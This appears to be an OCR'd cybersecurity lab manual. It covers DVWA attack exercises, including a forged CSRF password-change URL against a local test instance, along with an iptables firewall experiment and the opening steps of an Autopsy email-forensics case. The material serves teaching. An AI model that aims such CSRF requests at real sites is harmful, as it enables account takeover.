SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
Hello
More Information
https://owasp.org/www-community/attacks/xss/
https://owasp.org/www-community/xss-filter-evasion-cheatsheet
https://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html
http://www.scriptalert1.com/


—----------CSRF ATTACK—----------




try with pablo




open burpsuite




click start burp suite





open browser

search for DVWA




http://127.0.0.1/DVWA/vulnerabilities/csrf/?password_new=new&password_conf=new&Change=Change

login after inception is on

Go to browser using burp suite and

Search 127.0.0.1/DVWA



VIVA Questions

1. What is XSS Attack?

……..

……

……

2. What is Command Injection Attack?

……

……

……

3. What is the full form of CSRF? And What is it?

……

……

……

4. Why do we need to use Kali Linux?

……

……..

……

5. What is Explicit and Payload?

……

……..

……

Experiment 5: Implement a firewall for an organization.

```
┌──(kali㉿kali)-[~]
└─$ sudo service apache2 start
[sudo] password for kali:
```

```
┌──(kali㉿kali)-[~]
└─$ sudo service mysql start
```

Check ip address in kali

```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.23.128  netmask 255.255.255.0  broadcast 192.168.23.255
        inet6 fe80::20c:29ff:fe0b:96d0  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:0b:96:d0  txqueuelen 1000  (Ethernet)
        RX packets 109  bytes 39332 (38.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 133  bytes 24038 (23.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 171  bytes 37444 (36.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 171  bytes 37444 (36.5 KiB)
```

Check ip address for windows in command prompt

```
Command Prompt
Microsoft Windows [Version 10.0.22000.739]
(c) Microsoft Corporation. All rights reserved.

C:\Users\student>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::bd09:f0d:fe31:fa37%15
   IPv4 Address. . . . . . . . . . . : 172.16.242.8
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 172.16.242.254

Wireless LAN adapter Wi-Fi:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 1:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 2:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```

Connect windows and kali using command prompt in windows

```
C:\Users\student>ping 192.168.23.128

Pinging 192.168.23.128 with 32 bytes of data:
Reply from 192.168.23.128: bytes=32 time<1ms TTL=64
Reply from 192.168.23.128: bytes=32 time<1ms TTL=64
Reply from 192.168.23.128: bytes=32 time<1ms TTL=64
Reply from 192.168.23.128: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.23.128:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

To block pinging of windows system use the following command(should consider only IP address not ethernet's address)

```
┌──(kali㉿kali)-[~]
└─$ sudo iptables -A INPUT -s 192.168.23.1 -j DROP
```

Now check whether ping requests are allowed in windows

```
C:\Users\student>ping 192.168.23.128

Pinging 192.168.23.128 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 192.168.23.128:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

This way we can block ping packets.

To unblock the ping packets use the commands

```
┌──(kali㉿kali)-[~]
└─$ sudo iptables -D INPUT -s 192.168.23.1 -j DROP
```

Let's check its unblocking the ping packets in the windows command prompt

```
C:\Users\student>ping 192.168.23.128


Pinging 192.168.23.128 with 32 bytes of data:
Reply from 192.168.23.128: bytes=32 time<1ms TTL=64
Reply from 192.168.23.128: bytes=32 time<1ms TTL=64
Reply from 192.168.23.128: bytes=32 time<1ms TTL=64
Reply from 192.168.23.128: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.23.128:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

Task 2: Block the port numbers

```
┌──(kali㉿kali)-[~]
└─$ sudo iptables -A  INPUT -s 192.168.23.1 -p tcp --destination-port 80 -j DROP
```

Open browser in windows and search for its ip address in the address of kali linux bar – it opens the web page.




We need to block the availability of port 80.

Instead of -A use -D

```
┌──(kali㉿kali)-[~]
└─$ sudo iptables -D  INPUT -s 192.168.23.1 -p tcp --destination-port 80 -j DROP
```

Now check the ip address of the kali linux in windows



EXPERIMENT-7:EMAIL FORENSIC ANALYSIS USING AUTOPSY DIGITAL INVESTIGATION TOOL


STEPS:

Step1:Open github.com/alagumuthukrishnan/ICS-NEEDS


- Download EmailEvidence.E01 and place it in your folder

Step2:Open Autopsy tool


- Click New Case



- Give case information and Directory




- Give your optional information like Name,phone,Email then click finish



